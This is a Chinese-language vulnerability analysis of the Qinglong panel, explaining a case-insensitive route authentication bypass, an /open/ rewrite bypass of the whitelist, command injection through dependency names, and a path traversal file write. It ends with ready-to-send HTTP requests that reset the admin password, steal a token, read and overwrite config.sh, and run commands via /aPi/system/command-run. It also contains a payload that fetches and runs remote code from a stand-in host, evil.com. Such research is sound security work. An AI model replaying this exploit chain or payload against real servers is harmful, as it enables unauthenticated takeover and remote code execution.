漏洞分析
jwt迷雾
默认系统存在硬编码JWT密钥whyour-secret,导致很多人以为是这个导致的RCE
  jwt: {
    secret: process.env.JWT_SECRET || 'whyour-secret',
    expiresIn: process.env.JWT_EXPIRES_IN,
},其实并不是,这里只是当系统安装时没有设置JWT_SECRET环境变量时,默认的jwt密钥,虽然属于硬编码漏洞,但是不是本次漏洞的关键点,因为系统在如下位置https://github.com/whyour/qinglong/blob/d53437d1695d22db266cea3b680d3d7663ce86a6/back/loaders/express.ts#L88 还存在 isValidToken方法对传入的token在系统里进行对比,如果失败就会返回401,jwt malformed。
揭开权限绕过真实面纱
要想rce,后台有很多点都可以REC、首先需要得到一个系统承认的合法token.有多种方式,如默认口令登录、钓鱼、嗅探等等。
URL重写绕过
  app.use(async (req: Request, res, next) => {
    if (!['/open/', '/api/'].some((x) => req.path.startsWith(x))) {
      return next();
    }
只有路径以 /open/ 或 /api/ 开头的请求才会继续向下执行,否则直接放行。
  app.use(rewrite('/open/*', '/api/$1'));
  app.use(config.api.prefix, routes());
这里Express 中间件注册方法,将中间件挂载到全局路由,会对所有以 /open/ 开头的路径进行重写到/api/路径下。
而在 https://github.com/whyour/qinglong/blob/d53437d1695d22db266cea3b680d3d7663ce86a6/back/config/index.ts#L173-L186 定义了如下白名单路径
  apiWhiteList: [
    '/api/user/login',
    '/api/health',
    '/open/auth/token',
    '/api/user/two-factor/login',
    '/api/system',
    '/api/user/init',
    '/api/user/notification/init',
    '/open/user/login',
    '/open/user/two-factor/login',
    '/open/system',
    '/open/user/init',
    '/open/user/notification/init',
  ],
结合上面的重写,我们可以通过访问 '/open/user/init' 后端重写到 /api/user/init 绕过权限校验,重写初始化用户密码,然后登录拿到一个合法的token就可以进行后续的利用。
大小写绕过
back/loaders/express.ts
path: [...config.apiWhiteList, /^\/(?!api\/).*/]这里的正则匹配写的有问题,严格匹配了纯小写的api,只要不是 /api/ 开头,就会绕过 JWT 校验,自定义鉴权中间件使用的是req.path.startsWith判断,它也是严格判断纯小写,并直接放行:
if (!['/open/', '/api/'].some((x) => req.path.startsWith(x))) {
  return next();
}
所以/API/这类路径会跳过令牌校验,同时又因为Express 默认大小写不敏感,/API/... 还能匹配到 /api/... 这个路由。
app.use(config.api.prefix, routes());以及req.path.startsWith('/open/') 亦如此。
总结如下
源码位置: back/loaders/express.ts L34-41, L53-56, L124
漏洞根因: Express 框架默认路由大小写不敏感(caseSensitive: false),但所有认证中间件都严格匹配小写。
认证链(均严格匹配小写):
  L34 expressjwt.unless: 正则 /^\/(?!api\/).*/ → 仅匹配小写 "api"
  L54 自定义认证:       req.path.startsWith('/api/') → 严格小写
  L54 自定义认证:       req.path.startsWith('/open/') → 严格小写

路由注册:
  L124 app.use('/api', routes()) → Express 默认 caseSensitive: false
→ /API/、/Api/、/aPi/ 等变体均可匹配路由,但不触发认证检查| 步骤 | 中间件 | /api/crons(正常) |
/API/crons(绕过) |
|---|---|---|---|
| Layer 1 | expressjwt | JWT 签名验证 | 跳过(正则不匹配 "API") |
| Layer 2 | 自定义认证 | isValidToken 校验 | 跳过(非 "/api/" 或 "/open/" 前缀) |
| 路由匹配 | Express Router | 匹配 /api/crons | 匹配 /api/crons(大小写不敏感) |
| Handler | CronService | 需认证 → 正常响应 | 无认证 → 直接响应 |
最终绕过了全部鉴权,随意调用后端api,青龙面板的api中有超多可利用的点,随便找一个命令执行的接口就可以利用。
依赖相关命令注入
数据流总览
POST /API/dependencies [{"name": "$(malicious_cmd)", "type": 0}]
  │
  ▼
① api/dependence.ts L39    Joi.string().required()     ← 仅校验"是字符串",无过滤
  │
  ▼
② services/dependence.ts L34  new Dependence({...x})   ← 构造函数仅 name.trim()
  │
  ▼
③ services/dependence.ts L39  installDependenceOneByOne(docs)   ← 立即触发安装
  │
  ▼
④ services/dependence.ts L232  depName = dependency.name.trim()
  │
  ▼
⑤ config/util.ts L573   getInstallCommand() → `pnpm add -g ${name.trim()}`
  │                                             ^^^^^^^^^^^^^^^^^^^^^^^^
  │                                             name 被直接拼接进命令字符串!
  ▼
⑥ services/dependence.ts L303  spawn(`${proxyStr} ${command}`, {shell: '/bin/bash'})
                                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
                                shell: '/bin/bash' → Bash 解析 $() 子命令 → RCE
逐步详解
① 入口 — api/dependence.ts L34-53
route.post('/',
  celebrate({
    body: Joi.array().items(
      Joi.object({
        name: Joi.string().required(),   // ← 唯一校验:是非空字符串
        type: Joi.number().required(),   // ← 0=nodejs, 1=python3, 2=linux
      }),
    ),
  }),
  async (req, res, next) => {
    const data = await dependenceService.create(req.body);  // ← 直传
  },
);
Joi.string().required() 零安全过滤 — $(curl ... | sh) 是合法字符串,直接通过。
② 创建 — services/dependence.ts L33-41
public async create(payloads: Dependence[]) {
  const tabs = payloads.map((x) => {
    const tab = new Dependence({ ...x, status: DependenceStatus.queued });
    return tab;
  });
  const docs = await this.insert(tabs);       // ← 存入 SQLite
  this.installDependenceOneByOne(docs);        // ← 立即触发安装
}
③ 构造函数 — data/dependence.ts L13-24
constructor(options: Dependence) {
  this.name = options.name.trim();  // ← 唯一处理:去首尾空格,不过滤任何 Shell 元字符
}
④⑤ 命令拼接 — config/util.ts L559-573(关键污染点)
export function getInstallCommand(type: DependenceTypes, name: string) {
  const baseCommands = {
    [DependenceTypes.nodejs]:  'pnpm add -g',
    [DependenceTypes.python3]: 'pip3 install ...',
    [DependenceTypes.linux]:   'apk add --no-check-certificate',
  };
  return `${command} ${name.trim()}`;  // ← 用户输入直接拼接,零过滤零转义!
}
当 name = "$(curl -fsSL https://evil.com/shell.sh | sh)" 时,生成:
pnpm add -g $(curl -fsSL https://evil.com/shell.sh | sh)⑥ 命令执行 — services/dependence.ts L303-305(最终触发点)
const cp = spawn(`${proxyStr} ${command}`, {
  shell: '/bin/bash',   // ← Bash 解释执行整个字符串
});
Bash 执行 pnpm add -g $(curl ...) 时的解析流程:
- 识别
$(...)为命令替换(Command Substitution) - 先执行
curl -fsSL https://evil.com/shell.sh | sh— 恶意代码已以 root 执行 - 将输出替换回原位,再执行
pnpm add -g <输出>(失败无影响)
同样存在注入的函数(9 个注入点)
name 同样被无过滤拼接进以下命令,3 种依赖类型 × 3 种操作 = 9 个注入点:
// getGetCommand (L538-556) — 检查是否已安装
nodejs:  `pnpm ls -g | grep "${name}" | head -1`    // ← 可注入
python3: `python3 -c "... name='${name}' ..."`       // ← 额外 Python 代码注入
linux:   `apk info -es ${name}`                      // ← 可注入

// getInstallCommand (L559-573) — 安装
`${baseCommand} ${name.trim()}`                       // ← 可注入(主攻击面)

// getUninstallCommand (L576-588) — 卸载
`${baseCommand[type]} ${name.trim()}`                 // ← 可注入
cancel() 取消操作的二次注入(第 10 个注入点)
恶意依赖被创建后,其 name 存储在数据库中。当管理员试图取消该依赖的安装时,cancel() 方法会再次触发命令注入:
cancel(ids)
  │
  ▼
services/dependence.ts L158-176:
  doc = DependenceModel.findAll({where: {id: ids}})   ← 从数据库取出恶意 name
  depInstallCommand = getInstallCommand(doc.type, doc.name)
  │                   → "pnpm add -g $(malicious_cmd)"
  ▼
  getPid(depInstallCommand)
  │
  ▼
config/util.ts L414-418:
  taskCommand = `ps -eo pid,command | grep "${cmd}" | grep -v grep | ...`
                                           ^^^^^
                           cmd = "pnpm add -g $(malicious_cmd)"
                           嵌入 Bash 双引号内,$() 仍然被展开!
  │
  ▼
promiseExec(taskCommand) → exec() 通过 /bin/sh 执行 → Bash 展开 $() → RCE关键技术点: grep "${cmd}" 中的双引号不阻止 Bash 的 $() 命令替换。Bash 在双引号内仍然执行命令替换、变量展开和算术展开(仅单引号才能完全阻止)。
这意味着攻击者投递恶意依赖后,形成"地雷"效应:
- 安装时 —
spawn()触发 rce ✅ - 管理员取消时 —
getPid()→exec()再次触发 RCE ✅ - 管理员试图删除/重装时 —
installDependenceOneByOne(docs, true, true)再次spawn()RCE ✅
路径穿越+文件名黑名单绕过
const { name, content } = req.body;
if (config.blackFileList.includes(name)) {
  res.send({ code: 403, message: '文件无法访问' });
判断保存的文件是不是黑名单里,否则响应403,但是没有return!!!虽然响应403,但是文件实际已经保存写入文件了。其中黑名单如下
  blackFileList: [
    'auth.json',
    'config.sh.sample',
    'cookie.sh',
    'crontab.list',
    'dependence-proxy.sh',
    'env.sh',
    'env.js',
    'env.py',
    'token.json',
  ],
  writePathList: [configPath, scriptPath],
在文件保存路径处理部分
let path = join(config.configPath, name);
if (name.startsWith('data/scripts/')) {
  path = join(config.rootPath, name);
}
await writeFileWithLock(path, content);
res.send({ code: 200, message: '保存成功' });

没有对路径进行安全处理,直接拿前端传入的name的值拼接后进行保存,因此可以传入带有路径穿越的name值完成向任意有权限的路径写入任意文件及内容。
RCE
系统后台RCE的点很多,除了系统任务直接执行和config.sh(系统加载机制决定任意任务执行都会触发)、还有其他的点如task_before、task_after (https://github.com/whyour/qinglong/blob/d53437d1695d22db266cea3b680d3d7663ce86a6/back/schedule/api.ts#L255-L256)
均是执行点,这不是重点,进入了后台,咋都可以执行命令或者js、py代码。
漏洞复现

获取状态
GET /api/health HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)
Accept: */*
Host: localhost:5700

获取版本
GET /api/system HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)
Accept: */*
Host: localhost:5700

重置密码
PUT /open/user/init HTTP/1.1
Host: 127.0.0.1:5700
Content-Type: application/json

{"username":"Mrxn","password":"[email protected]"}
登录获取token
POST /api/user/login HTTP/1.1
Host: 127.0.0.1:5700
Content-Type: application/json

{"username":"Mrxn","password":"[email protected]"}
文件读取
GET /api/configs/config.sh HTTP/1.1
Authorization: Bearer eyJhbGciOiJIUzM4NCIsInR5cCI6IkpXVCJ9.eyJkYXRhIjoiQnI5MWh6R1FGckZtdnk3LUtGZWRscnlZbjVENmNXOVVkLVBnTUNXNTNCem5Dcy1JS0NwZzQ2WXJnOWYiLCJpYXQiOjE3NzIxNjA5OTQsImV4cCI6MTc3Mzg4ODk5NH0.K0Bm0bZuBzrSHMMxDwp0gQsQEMBt1hM6Ya0hrhtLuVHHhCWRZn15v4nuxIDbdQ1A
User-Agent: iTunes/9.0.3 (Macintosh; U; Intel Mac OS X 10_6_2; en-ca)
Accept: */*
Host: localhost:5700

或者这种方式 /api/configs/detail?path=config.sh
文件保存+路径穿越
POST /api/configs/save HTTP/1.1
Authorization: Bearer eyJhbGciOiJIUzM4NCIsInR5cCI6IkpXVCJ9.eyJkYXRhIjoiQnI5MWh6R1FGckZtdnk3LUtGZWRscnlZbjVENmNXOVVkLVBnTUNXNTNCem5Dcy1JS0NwZzQ2WXJnOWYiLCJpYXQiOjE3NzIxNjA5OTQsImV4cCI6MTc3Mzg4ODk5NH0.K0Bm0bZuBzrSHMMxDwp0gQsQEMBt1hM6Ya0hrhtLuVHHhCWRZn15v4nuxIDbdQ1A
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: */*
Host: localhost:5700
Content-Type: application/json

{
    "name": "../.././../../../tmp/vuln",
    "content": "vuln_test"
}
或者修改 config.sh 达到RCE

通过在 config.sh 后增加shell代码即可在任务触发时被自动执行。
RCE
如修改 config.sh 追加 \ntouch /tmp/hacked 保存后,任意任务触发均可执行

不区分大小写的绕过,直接使用后台的命令执行功能执行命令
PUT /aPi/system/command-run HTTP/1.1
Host: localhost:5710
Content-Type: application/json

